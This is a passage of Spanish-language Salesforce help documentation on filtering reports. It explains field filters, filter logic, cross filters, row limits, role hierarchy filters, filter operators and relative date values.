   - **Filtro de campo** para filtrar en campos. Por ejemplo, utilice un filtro de campo para filtrar por `Nombre de cuenta igual a Acme`.
   - **Lógica de filtro** para personalizar el modo en que se aplican filtros existentes a su informe. Cada filtro tiene asignado un número. Si desea que su informe devuelva registros que cumplen los criterios de Filtro 1, Filtro 2, Filtro 3, utilice esta lógica de filtro: `Filtro 1 Y (Filtro 2 O Filtro 3)`. La lógica de filtro requiere al menos un filtro de campo.
   - **Filtro cruzado** para filtrar en la relación de un objeto con otro objeto. Filtro cruzado en `Cuentas con oportunidades` de modo que sus informes solo devuelvan Cuentas que tienen Oportunidades. Agregue un subfiltro a un filtro cruzado para continuar filtrando por el segundo objeto. Por ejemplo, el subfiltro de Oportunidad `Cantidad superior a 50000` hace que su informe devuelva Cuentas con Oportunidades con un valor superior a 50.000,00 $.
   - **Límite de filas** para limitar el número de resultados de informe en informes tabulares. Para ver qué cinco cuentas tienen los mayores ingresos anuales, establezca un límite de fila de `5 cuentas principales por ingresos anuales`.

   Los filtros estándar, como filtros de fecha, se aplican de forma predeterminada a la mayoría de los objetos. Búsquelos debajo del menú desplegable Agregar y personalícelos según sea necesario. Los objetos diferentes tienen diferentes filtros estándar.
2. Introduzca criterios de filtro.

   Para obtener ayuda para introducir criterios de filtro, consulte Referencia de operadores de filtro y Agregar lógica de filtro.
3. Opcionalmente, para evitar que los usuarios modifiquen un filtro de campo mientras lee su informe en Lightning Experience, marque **Bloqueado**.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o modificar un filtro
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para bloquear o desbloquear filtros de modo que los usuarios no puedan modificarlos mientras visualizan un informe en Lightning Experience
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para modificar un filtro mientras visualiza un informe en Lightning Experience
- "Ejecutar informes"

5. Para leer su informe filtrado, haga clic en **Ejecutar informe**. En nuevos informes, el botón Ejecutar informe no aparece hasta que guarda su informe.

   Nota: En el Generador de informes de Lightning Experience, guarde su informe antes de ejecutarlo, ya que es posible que se pierdan algunos cambios. Concretamente, asegúrese de guardar después de agregar:

   - Filtros de límite de filas
   - Filtros cruzados
   - Campos de fórmula
   - Campos de depósito

Ejemplo: Supongamos que desea que su equipo llame a nuevos candidatos en empresas con más de 100 empleados ubicadas en California, Arizona o Nevada. Tiene un informe de candidatos con campos como `Estado de candidato`, `Número de empleados` y `Estado`. Su informe proporciona una descripción completa de todos los candidatos de su empresa. Pero solo desea ver *nuevos* candidatos que *tienen más de 100 empleados* y están *ubicados en California*. Aplique estos filtros a su informe:

1. Estado de candidato igual a Nuevo
2. Número de empleados superior a 100
3. Estado incluye California, Arizona, Nevada

Ahora, su informe de candidatos solo devuelve los candidatos que necesita.

### Adición de lógica de filtro

La lógica de filtro rige cómo y cuándo se aplican los filtros a su informe.

### Filtrar datos de informes por jerarquía de funciones

¿Desea ver registros basados en estructura de organización o función de trabajo? Obtenga registros propiedad de todos en una función de trabajo (como gestor de ventas) y sus funciones subordinadas (como personal de ventas) filtrando su informe en una función.

### Referencia de tipos de filtros

Existen varios tipos de filtros para ayudarle a restringir el ámbito de los datos de sus informes: filtros estándar, filtros de campos, filtros cruzados y filtros de límite de filas. Cada tipo de filtro ajusta su informe de formas diferentes. Esta lista de tipos de filtros le ayuda a seleccionar los tipos de filtros adecuados para su informe.

### Referencia de operadores de filtro

El operador en un filtro es como el verbo en una frase. Los operadores especifican cómo relacionar los criterios de filtro entre si. Consulte esta lista de operadores de filtro al configurar filtros en vistas de lista, informes, paneles y algunos campos personalizados.

### Referencia de filtro de fecha relativa

Los filtros de fechas relativas le permiten filtrar en campos de fecha utilizando una sintaxis fácil de comprender inspirada en el lenguaje humano.

### Notas sobre el filtrado de tipos de campos y valores

Tenga estas sugerencias en cuenta cuando filtre en campos de texto, campos de fecha, valores numéricos, valores de listas de selección y valores en blanco o nulos.

### Sugerencias de filtrado de varias divisas

Sugerencias para filtrar campos de divisas cuando su organización emplea múltiples divisas.

## Adición de lógica de filtro

La lógica de filtro rige cómo y cuándo se aplican los filtros a su informe.

Después de agregar un filtro a su informe, se asigna un número al filtro. Su primer filtro se convierte en Filtro 1 y su segundo filtro en Filtro 2. Aplique la lógica de filtro basándose en esos filtros numerados.

Por ejemplo, supongamos que tiene un informe de Cuentas con campos como `Estado`, `Ingresos anuales` y `Sector`. Su informe tiene estos filtros:

1. Estado incluye California, Arizona, Nevada
2. Sector igual a Banca
3. Ingresos anuales mayores de 1000000

Estos tres filtros hacen que su informe devuelva Cuentas ubicadas en California, Arizona o Nevada en el sector Banca con ingresos anuales superiores a 1.000.000 $. Pero, ¿Qué pasa si solo desea Cuentas ubicadas en California, Arizona o Nevada Y en el sector Banca O con ingresos anuales superiores a 1.000.000 $? Agregue lógica de filtro a su informe.

1. Haga clic en **Agregar** > **Lógica de filtro**.
2. Introduzca cada número de línea de filtro separado por un operador de lógica de filtro:

   Por ejemplo, **(1 y 2) O 3** encuentra registros que coinciden tanto con Filtro 1 como Filtro 2 o Filtro 3.

   A continuación, le indicamos una tabla de los operadores de lógica de filtro:

| Operador | Definición |
|---|---|
| **Y** | Busca registros que coincidan con ambos valores.<br>**1 Y 2** |
| **O** | Busca registros que coincidan con alguno de los dos valores.<br>**1 O 2** |
| **NOT** | Busca registros que excluya valores.<br>Por ejemplo, Filtro 1 es **Sector igual a "Biotecnología"**. Establece la lógica de filtro como **No 1**. Su informe devuelve registros que no son igual a Biotecnología. |

3. Haga clic en **Guardar**.

Ahora, su informe muestra Cuentas del sector Banca en California, Arizona y Nevada con cualquier cantidad de ingresos y cualquier Cuenta con ingresos anuales por encima de 1.000.000,00 $.

**Nota:**

- La lógica de filtro no está disponible para todos los filtros. Por ejemplo, no puede utilizarlas para acumular campos de resumen.
- En los informes donde el objeto A pueda tener o no tener un objeto B, no puede utilizar la condición OR para filtrar a través de varios objetos. Por ejemplo, si introduce criterios de filtro *`El nombre de cuenta empieza por M o el nombre del contacto empieza por M`*, se muestra un mensaje de error informándole de que sus criterios de filtro son incorrectos.

**PERMISOS DE USUARIO**

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para crear vistas de listas personalizadas:
- "Leer" en todos los registros incluidos en la lista

Para crear, modificar o eliminar vistas de listas públicas:
- "Gestionar vistas de listas públicas"

- Excepto la lógica de filtro en campos de búsqueda, no puede utilizar lógica de filtro si sus filtros de campo utilizan cualquiera de los siguientes campos:
  - `Temas`
  - `Descripción`
  - cualquier campo `Línea de dirección 1`, `Línea de dirección 2`, `Línea de dirección 3`
  - `Categoría de la previsión`
  - `Campaña: Tipo de miembro`
  - `Usuario: Nombre del perfil`
  - `Estado de inicio de sesión`
  - campos de área de texto largo personalizados

Referencia de operadores de filtro

El operador en un filtro es como el verbo en una frase. Los operadores especifican cómo relacionar los criterios de filtro entre si. Consulte esta lista de operadores de filtro al configurar filtros en vistas de lista, informes, paneles y algunos campos personalizados.

Filtrado en valores de lista de selección especiales

CONSULTE TAMBIÉN

Referencia de operadores de filtro

Filtrado en valores de lista de selección especiales

Notas sobre el filtrado de tipos de campos y valores

## Filtrar datos de informes por jerarquía de funciones

¿Desea ver registros basados en estructura de organización o función de trabajo? Obtenga registros propiedad de todos en una función de trabajo (como gestor de ventas) y sus funciones subordinadas (como personal de ventas) filtrando su informe en una función.

Por ejemplo, para ver oportunidades propiedad de miembros del equipo de ventas en California, filtre su informe de oportunidades por la función *Gestor de ventas; California*. Opcionalmente, ahonde en oportunidades propiedad de un gestor de ventas específico en California, restrinja sus resultados por una persona específica en a función.

Nota: Los filtros de jerarquía de funciones solo están disponibles para informes basados en estos tipos de informe estándar.

- Actividad
- Tarea
- Evento
- Campañas con oportunidades
- Previsiones
- Oportunidad, excepto para:
  - Oportunidades con competidores
  - Oportunidades con funciones de contacto
  - Oportunidades con funciones de contacto y productos
  - Historial de oportunidades
  - Oportunidades con socios
  - Oportunidades con equipos
  - Oportunidades con equipos y productos

Los filtros de jerarquía de funciones no están disponibles en informes basados en tipos de informes personalizado

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o modificar un filtro
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para bloquear o desbloquear filtros de modo que los usuarios no puedan modificarlos mientras visualizan un informe en Lightning Experience
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para modificar un filtro mientras visualiza un informe en Lightning Experience
- "Ejecutar informes"

### Filtrar por jerarquía de funciones en Lightning Experience

1. Si es necesario, desde la página de ejecución de informes, haga clic en para abrir el panel Filtros.
2. Desde el panel Filtros, haga clic en **Jerarquía de funciones**.
3. Desde el modal Jerarquía de funciones, filtre por una función. Para encontrar funciones específicas, considere el uso del cuadro de búsqueda.
4. Opcionalmente, continúe filtrando el informe restringiendo los resultados por una persona en su función seleccionada. Restringir por una persona muestra registros que pertenecen a esa persona y a las personas en funciones que informan a esa persona.

### Filtrar por jerarquía de funciones en Salesforce Experience

1. En la página de ejecución de informe, haga clic en **Mostrar jerarquía**.
2. Desglose una función.

3. Si desea que se abra el informe ya filtrado por una función, desglose la función y luego haga clic en **Personalizar** para abrir el generador de informes. A continuación, haga clic en **Propiedades de informe** y seleccione **Guardar nivel de jerarquía**. Desde Propiedades de informe, haga clic en **Guardar**, luego, desde el generador de informes, haga clic en **Guardar** de nuevo.

## Referencia de tipos de filtros

Existen varios tipos de filtros para ayudarle a restringir el ámbito de los datos de sus informes: filtros estándar, filtros de campos, filtros cruzados y filtros de límite de filas. Cada tipo de filtro ajusta su informe de formas diferentes. Esta lista de tipos de filtros le ayuda a seleccionar los tipos de filtros adecuados para su informe.

| Tipo de filtro | Descripción |
|---|---|
| **Filtro estándar** | Los filtros estándar se aplican de forma predeterminada a la mayoría de los objetos. Los diversos objetos tienen filtros estándar diferentes, pero la mayoría de los objetos incluyen los filtros estándar `Mostrar` y `Campo de fecha`. `Mostrar` filtra los objetos con agrupaciones entrantes (como "Mis cuentas" o "Todas las cuentas"). `Campo de fecha` filtra por un campo (como `Fecha de creación` o `Última actividad`) y un intervalo de fechas (como "Siempre" o "El mes pasado"). |
| **Filtro de campo** | Los filtros de campo están disponibles para informes, vistas de listas, reglas de flujo de trabajo y otras áreas de la aplicación. Para cada filtro defina el campo, operador y valor. Con los informes de tablas, de resumen y matriciales, puede arrastrar un campo desde el panel Campos al panel Filtros para añadir un filtro de informe. |
| **Lógica de filtro** | Agregue condiciones booleanas para controlar cómo se evalúan los filtros de campo. Debe agregar al menos 1 filtro de campo antes de aplicar la lógica de filtro. |
| **Filtro cruzado** | Filtre un informe por el objeto secundario utilizando las condiciones CON o SIN. Añada subfiltros para continuar filtrando por campos en el objeto secundario. Por ejemplo, si tiene un filtro cruzado de *`Cuentas con oportunidades`*, haga clic en **Añadir filtro de oportunidades** y cree el subfiltro *`Nombre de oportunidad igual a ACME`* para ver únicamente esas oportunidades. |
| **Límite de filas** | En los informes tabulares, seleccione el número máximo de filas que se mostrarán y seleccione el campo y el orden de clasificación. Puede utilizar un informe tabular con el informe de origen para una tabla de panel o componente de gráfico, si limita el número de filas, se devuelve. |

Ejemplo: Elaboración de informes en objetos relacionados con filtros cruzados

Utilice un filtro cruzado para ajustar sus resultados incluyendo o excluyendo registros de objetos relacionados, sin necesidad de escribir fórmulas o códigos. Puede aplicar filtros cruzados por sí mismos o en combinación con filtros de campo.

Ejemplo: Uso de límites de filas en filtros de informe

Aquí es donde puede ver una muestra de un filtro de informe utilizando un filtro de campo, lógica de filtro y un límite de fila.

## Ejemplo: Elaboración de informes en objetos relacionados con filtros cruzados

Utilice un filtro cruzado para ajustar sus resultados incluyendo o excluyendo registros de objetos relacionados, sin necesidad de escribir fórmulas o códigos. Puede aplicar filtros cruzados por sí mismos o en combinación con filtros de campo.

Para cambiar el filtro de un informe, pase el ratón sobre él y haga clic en **Modificar** o **Eliminar**. Sus filtros se muestran al ejecutar su informe; haga clic en **Modificar** en esa página para realizar más cambios.

Añada *subfiltros* para continuar filtrando por campos en el objeto secundario. Por ejemplo, si tiene un filtro cruzado de `Cuentas con oportunidades`, haga clic en **Añadir filtro de oportunidades** y cree el subfiltro `Nombre de oportunidad igual a ACME` para ver únicamente esas oportunidades. Puede crear hasta cinco subfiltros para cada filtro cruzado.

- Cada informe puede tener hasta tres filtros cruzados.
- Cada filtro cruzado puede tener hasta cinco subfiltros.
- La lógica de filtro solo se aplica a filtros de campo, no a filtros cruzados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Creación de un filtro cruzado

   Utilice filtros cruzados para incluir o excluir registros en sus resultados de informe basados en objetos relacionados y en sus campos.
2. Ejemplo: Uso de CON en filtros cruzados

   Utilice filtros cruzados para filtrar un informe por los objetos secundarios de un objeto utilizando las condiciones CON. Por ejemplo, filtre un informe para mostrar únicamente contactos con casos.
3. Ejemplo: Uso de SIN en filtros cruzados

   Utilice filtros cruzados para filtrar un informe por los objetos secundarios de un objeto utilizando las condiciones SIN. Por ejemplo, filtre un informe para mostrar únicamente contactos sin actividades.
4. Ejemplo: Uso de varios filtros cruzados

   Utilice filtros cruzados para filtrar un informe por los objetos secundarios de un objeto utilizando las condiciones CON o SIN. Por ejemplo, filtre un informe para mostrar cuentas que incluyen casos pero que no tienen actividades.
5. Sugerencias para trabajar con filtros cruzados

   Los filtros cruzados funcionan como filtros normales, excepto en que tienen características especiales propias.

## Creación de un filtro cruzado

Utilice filtros cruzados para incluir o excluir registros en sus resultados de informe basados en objetos relacionados y en sus campos.

1. En el panel Filtros del generador de informes, haga clic en **Añadir** > **Filtro cruzado**.
2. Seleccione un objeto principal de la lista desplegable. Su elección determina qué objetos relacionados verá en la lista de objetos secundarios.

   Consejo: En los tipos de informe basados en Campañas, el objeto principal puede ser el objeto secundario en el tipo de informe. Por ejemplo, en un informe "Campañas con candidatos", el objeto principal puede ser `Campañas` o `Candidatos`.
3. Seleccione *`Con`* o *`Sin`*.
4. Seleccione un objeto secundario de la lista desplegable o búsquelo por su nombre. La lista desplegable contiene todos los objetos secundarios posibles de su objeto principal seleccionado.
5. De forma opcional, añada subfiltros:
   a. Haga clic en **Añadir** *`Su objeto secundario relacionado`* **Filtro**.
   b. Seleccione un campo. Los campos se determinan por el objeto secundario en el filtro cruzado. Por ejemplo, si su filtro cruzado es *`Cuentas con casos`*, puede utilizar campos de caso para su subfiltro.
   c. Seleccione un operador de filtro.
   d. Introduzca un valor.
6. Haga clic en **Aceptar**.

### CONSULTE TAMBIÉN

Ejemplo: Uso de varios filtros cruzados

Ejemplo: Uso de CON en filtros cruzados

Ejemplo: Uso de SIN en filtros cruzados

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

### Ejemplo: Uso de CON en filtros cruzados

Utilice filtros cruzados para filtrar un informe por los objetos secundarios de un objeto utilizando las condiciones CON. Por ejemplo, filtre un informe para mostrar únicamente contactos con casos.

Imaginemos una campaña reciente en California que le proporcionó muchos clientes nuevos. Quiere asegurarse de que sus casos de clientes se resuelvan rápidamente. Puede crear un informe para ver cuál de estas cuentas tiene casos en este momento.

1. Crea un nuevo informe. Para el tipo de informe, haga clic en **Cuentas y contactos**, seleccione **Cuentas** y haga clic en **Crear**.
2. En el panel Filtros del generador de informes, defina los filtros estándar adecuados.
3. Crea un filtro de campo donde *Estado/Provincia de facturación igual a California* y haga clic en **Aceptar**.
4. Haga clic en **Añadir** > **Filtro cruzado** y especifique *Cuentas con casos*.

Cuando hace clic en **Ejecutar informe**, los resultados solo incluirán casos de California con un caso asociado.

#### CONSULTE TAMBIÉN

Creación de un filtro cruzado

#### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

### Ejemplo: Uso de SIN en filtros cruzados

Utilice filtros cruzados para filtrar un informe por los objetos secundarios de un objeto utilizando las condiciones SIN. Por ejemplo, filtre un informe para mostrar únicamente contactos sin actividades.

Imaginemos que acaba de importar una lista de cuentas de California y desea buscar aquellas que han perdido contactos antes de asignar propietarios:

1. Crea un nuevo informe. Para el tipo de informe, haga clic en **Cuentas y contactos**, seleccione **Cuentas** y haga clic en **Crear**.
2. En el panel Filtros del generador de informes, defina los filtros estándar adecuados.
3. Crea un filtro de campo donde *Estado/Provincia de facturación igual a California* y haga clic en **Aceptar**.
4. Haga clic en **Añadir** > **Filtro cruzado** y especifique *Cuentas sin casos*.

Cuando hace clic en **Ejecutar informe**, los resultados solo incluirán casos de California sin un caso asociado.

#### CONSULTE TAMBIÉN

Creación de un filtro cruzado

#### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

### Ejemplo: Uso de varios filtros cruzados

Utilice filtros cruzados para filtrar un informe por los objetos secundarios de un objeto utilizando las condiciones CON o SIN. Por ejemplo, filtre un informe para mostrar cuentas que incluyen casos pero que no tienen actividades.

Supongamos que es un vendedor que desea ver qué cuentas de cliente tiene distribuciones de problemas sin resolver porque desea asegurarse de que su equipo del servicio de atención al cliente se encargará de ellas.

1. Crea un nuevo informe. Para el tipo de informe, haga clic en **Cuentas y contactos**, seleccione **Cuentas** y haga clic en **Crear**.
2. En el panel Filtros del generador de informes, defina los filtros estándar adecuados.
3. Para limitar su informe a cuentas de clientes, haga clic en **Añadir** > **Filtro de campo** y especifique `Tipo igual a Cliente`.
4. Para ver qué cuentas no tienen actividades, haga clic en **Añadir** > **Filtro cruzado** y especifique `Cuentas sin actividades`.
5. Para ver solo cuentas sin actividades finalizadas, añada un subfiltro a su filtro cruzado:
   a. Haga clic en **Añadir filtro de actividades** y especifique `Estado igual a Finalizado`.
   b. Haga clic en **Aceptar**.
6. Para incluir sus cuentas que tiene actualmente casos, añada otro filtro cruzado pero esta vez especifique `Cuentas con casos`.
7. Para excluir casos que no se han distribuido, añada un subfiltro a este filtro cruzado:
   a. Haga clic en **Añadir filtro de casos** y especifique `Tipo igual a Problema`.
   b. Haga clic en **Añadir filtro de casos** de nuevo, pero esta vez especifique `Estado igual a Distribuido`.
   c. Haga clic en **Aceptar**.

Cuando ejecuta el informe, solo incluirá las cuentas de cliente sin actividades finalizadas con casos distribuidos.

#### CONSULTE TAMBIÉN

Creación de un filtro cruzado

#### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

### Sugerencias para trabajar con filtros cruzados

Los filtros cruzados funcionan como filtros normales, excepto en que tienen características especiales propias.

- La adición de filtros cruzados puede ralentizar potencialmente su informe. Para evitar tener tiempos de espera del informe o de la vista previa, limite los datos devueltos por la configuración de filtros. Por ejemplo, seleccione *Mis oportunidades* para Mostrar y *Trimestre fiscal actual* para Intervalo en lugar de visualizar todas las oportunidades durante todo el periodo.
- Dado que los objetos disponibles en los filtros cruzados dependen del objeto principal del tipo de informe que ha seleccionado, tenga en cuenta los objetos secundarios relacionados antes de seleccionar un tipo de informe. Por ejemplo, seleccione el tipo de informe Cuentas para filtrar en *Cuentas con socios* ya que Socio es un objeto secundario de Cuenta.
- Los filtros cruzados funcionan conjuntamente con su selección del tipo de informe. Los filtros cruzados tienen una relación Y con el tipo de informe que selecciona. Por lo tanto, la selección de un tipo de informe de Cuentas con Socios y la adición de un filtro cruzado para *Cuentas sin Socios* no arrojará ningún resultado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

CONSULTE TAMBIÉN

Ejemplo: Uso de varios filtros cruzados

Creación de un filtro cruzado

Ejemplo: Uso de CON en filtros cruzados

Ejemplo: Uso de SIN en filtros cruzados

## Ejemplo: Uso de límites de filas en filtros de informe

Aquí es donde puede ver una muestra de un filtro de informe utilizando un filtro de campo, lógica de filtro y un límite de fila.

Supongamos que es un ejecutivo de ventas que desea ver las cuentas de California que actualmente tiene el mayor potencial de generar beneficios:

1. Haga clic en **Nuevo informe** en la ficha Informes.
2. Abra el tipo de informe **Cuentas y contactos**, seleccione **Cuentas** y haga clic en **Crear**.
3. Para buscar cuentas de California que tengan más de 10 millones de beneficios o que sean empresas públicas, haga clic en **Agregar** > **Campos de filtro** y cree estos filtros:
   a. *Estado/Provincia de facturación igual a California*
   b. *Ingresos anuales mayores de 10000000*
   c. *Propiedad igual a pública*
4. Para asegurarse de que sus resultados incluyen todas las cuentas de California con 10 millones de beneficio O BIEN empresas públicas, haga clic en **Agregar** > **Lógica de filtro** e introduzca *1 AND (2 OR 3)*.
5. Para limitar el número de resultados de un informe tabular a 10, haga clic en **Agregar** > **Límite de filas** e introduzca 10. Seleccione el campo y el orden de clasificación. Haga clic en **Aceptar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Cuando hace clic en **Ejecutar informe**, sus resultados contendrán diez filas e incluyen empresas públicas en California con ingresos superiores a $10 millones.

CONSULTE TAMBIÉN

- Referencia de tipos de filtros
- Acotación de resultados de informes

## Referencia de operadores de filtro

El operador en un filtro es como el verbo en una frase. Los operadores especifican cómo relacionar los criterios de filtro entre si. Consulte esta lista de operadores de filtro al configurar filtros en vistas de lista, informes, paneles y algunos campos personalizados.

| Operador | Uso |
|---|---|
| igual a | Se utiliza para una coincidencia exacta. Por ejemplo, “Se crearon iguales hoy.” |
| menor que | Se utiliza para resultados que son menores al valor introducido. Por ejemplo, “Cuota inferior a 20.000” devuelve registros donde el campo de cuota oscila entre 0 y 19.999,99. |
| mayor que | Se utiliza cuando se desea obtener resultados cuyo valor sea superior al valor introducido; por ejemplo, "Cuota mayor que 20.000" muestra registros en los que el importe de la cuota comience por 20.000,01. |
| menor o igual que | Se utiliza para resultados que sean iguales o menores al valor introducido. |
| mayor o igual que | Se utiliza para resultados que sean iguales o superiores al valor introducido. |
| no igual a | Muestra resultados con valores diferentes al valor introducido. Este operador es especialmente útil para eliminar campos vacíos. Por ejemplo, “Correo electrónico no igual a <blank>.” |
| contiene | Se utiliza para campos que incluyan la cadena de búsqueda, pero a veces también podrían contener otra información. Por ejemplo, "Cuenta contiene California" encontraría Viajes California, California Pro Shop y Surf California. Tenga en cuenta que si introduce una cadena de búsqueda corta, puede coincidir con palabras más largas. Por ejemplo, "Cuenta contiene California" encontraría Viajes California, California Pro Shop y Surf California. Este operador no diferencia entre mayúsculas y minúsculas. |
| no contiene | Elimina registros que no contienen el valor que introduce. Por ejemplo, “Línea 2 de dirección postal no contiene Apartado de correos.”<br><br>Nota: Cuando especifique los criterios de filtro de campos de resumen, `does not contain` emplea la lógica “or” en los valores separados por comas. En las vistas de lista, informes y paneles, `does not contain` emplea la lógica “and”.<br><br>Este operador no diferencia entre mayúsculas y minúsculas. |
| comienza por | Se utiliza cuando se conoce cómo empieza el valor, pero no el texto exacto. Este operador limita aún más la búsqueda que “contiene”. Por ejemplo, si escribe “Cuenta empieza con California”, encuentra California Pro Shop, pero no Viajes California ni Surf California. |
| incluye | Disponible al escoger una lista de selección múltiple como campo seleccionado. Este operador permite buscar registros que incluyan uno o más de los valores introducidos.<br><br>Por ejemplo, si escribe “Intereses incluye hockey, fútbol, béisbol”, encontrará registros en los que sólo se haya seleccionado hockey, y registros que incluyan dos o tres de los valores introducidos. Los resultados no incluyen coincidencias parciales de los valores. |

| Operador | Uso |
| --- | --- |
| excluye | Disponible al escoger una lista de selección múltiple como campo seleccionado. Este operador permite buscar registros que no contengan ninguno de los valores introducidos.<br>Por ejemplo, si escribe "Intereses excluye vino, golf", el informe enumerará los registros que contengan cualquier otro valor de dicha lista de selección, incluidos los valores que estén en blanco. Los resultados no incluyen coincidencias parciales de los valores. |
| entre | Solo disponible para filtros de panel. Utilizar para filtrar en intervalos de valores. Para cada intervalo, el filtro devuelve resultados superiores o iguales al valor mínimo o inferiores al valor máximo.<br>Por ejemplo, si introduce un "Número de empleados desde 100 a 500", sus resultados incluyen cuentas con 100 empleados hasta cuentas con 499 empleados. Las cuentas con 500 empleados no están incluidas en los resultados. |

## Referencia de filtro de fecha relativa

Los filtros de fechas relativas le permiten filtrar en campos de fecha utilizando una sintaxis fácil de comprender inspirada en el lenguaje humano.

Por ejemplo, en vez de filtrar en `Fecha de cierre posterior al 1 de enero de 2016`, filtre utilizando una fecha relativa: `Fecha de cierre igual a este año`.

Nota: Las mayúsculas no importan en operadores de filtro de fecha relativa. *`ESTE AÑO`* funciona, como lo hace *`Este Año`* y *`este año`*.

| Valor de fecha relativo | Intervalo |
| --- | --- |
| AYER | Comienza a las 12:00:00 a.m. del día anterior al actual y continúa durante 24 horas. |
| HOY | Comienza a las 12:00:00 a.m. del día actual y continúa durante 24 horas. |
| MAÑANA | Comienza a las 12:00:00 a.m. del día posterior al actual y continúa durante 24 horas. |
| SEMANA PASADA | Comienza a las 12:00:00 a.m. del primer día de la semana anterior a la actual y continúa durante siete días. |
| ESTA SEMANA | Comienza a las 12:00:00 a.m. del primer día de la semana actual y continúa durante siete días. |
| PRÓXIMA SEMANA | Comienza a las 12:00:00 a.m. del primer día de la semana posterior a la actual y continúa durante siete días. |
| ÚLTIMAS *n* SEMANAS | Comienza a las 12:00:00 a.m. del primer día de la semana que comenzó *n* semanas antes de la semana actual y continúa hasta las 11:59 p.m. del último día de la semana anterior a la semana actual. |
| PRÓXIMAS *n* SEMANAS | Comienza a las 12:00:00 a.m. del primer día de la semana siguiente a la actual y continúa durante *n* veces siete días. |
| HACE *n* SEMANAS | Comienza a las 12:00:00 a.m. del primer día de la semana que comenzó *n* semanas antes del inicio de la semana actual y continúa durante siete días. |

| Valor de fecha relativo | Intervalo |
| --- | --- |
| MES PASADO | Comienza a las 12:00:00 a.m. del primer día del mes anterior al actual y continúa durante el resto de días del mes. |
| ESTE MES | Comienza a las 12:00:00 a.m. del primer día del mes actual y continúa durante el resto de días del mes. |
| PRÓXIMOS *n* MESES | Comienza a las 12:00:00 a.m. del primer día del mes siguiente al actual y continúa hasta el final del *n*º mes. |
| ÚLTIMOS *n* MESES | Comienza a las 12:00:00 a.m. del primer día del mes que comenzó *n* meses antes del mes actual y continúa hasta las 11:59 p.m, del último día del mes anterior al mes actual. |
| HACE *n* MESES | Comienza a las 12:00:00 a.m. del primer día del mes que comenzó *n* meses antes del inicio del mes actual y continúa durante el resto de días del mes. |
| PRÓXIMO MES | Comienza a las 12:00:00 a.m. del primer día del mes posterior al actual y continúa durante el resto de días del mes. |
| LOS ÚLTIMOS 90 DÍAS | Comienza a las 12:00:00 a.m. 90 días antes al actual y continúa hasta el segundo actual. (El intervalo incluye hoy.) |
| LOS PRÓXIMOS 90 DÍAS | Comienza a las 12:00:00 a.m. del día posterior al actual y continúa durante 90 días. (El intervalo no incluye hoy.) |
| LOS ÚLTIMOS `n` DÍAS | Comienza a las 12:00:00 am `n` días antes del día actual y continúa hasta el segundo actual. (El intervalo incluye hoy. El uso de este valor de fecha incluye registros desde hace `n + 1` días hasta la fecha de hoy.) |
| PRÓXIMOS `n` DÍAS | Comienza a las 12:00:00 a.m. del día siguiente y continúa durante los siguientes `n` días. (El intervalo no incluye hoy.) |
| HACE *n* AÑOS | Comienza a las 12:00:00 am el día *n* días antes del día actual y continúa durante 24 horas. (El intervalo no incluye hoy.) |
| TRIMESTRE PASADO | Comienza a las 12:00:00 a.m. del primer día del trimestre natural anterior al actual y continúa hasta el final de ese trimestre. |
| ESTE TRIMESTRE | Comienza a las 12:00:00 a.m. del primer día del trimestre natural actual y continúa hasta el final del trimestre. |
| SIGUIENTE TRIMESTRE | Comienza a las 12:00:00 a.m. del primer día del trimestre natural posterior al actual y continúa hasta el final de ese trimestre. |
| ÚLTIMOS `n` TRIMESTRES | Comienza a las 12:00:00 a.m. del primer día de hace `n` trimestres naturales y continúa hasta el final del trimestre natural anterior al actual. (El intervalo no incluye el trimestre actual.) |
| SIGUIENTES `n` TRIMESTRES | Comienza a las 12:00:00 a.m. del primer día del trimestre natural siguiente al actual y continúa hasta el final del trimestre natural `n` en el futuro. (El intervalo no incluye el trimestre actual.) |
| HACE *n* TRIMESTRES | Comienza a las 12:00:00 a.m. del primer día del trimestre natural `n` trimestres antes del trimestre natural actual y continúa hasta el final de ese trimestre. |

| Valor de fecha relativo | Intervalo |
| --- | --- |
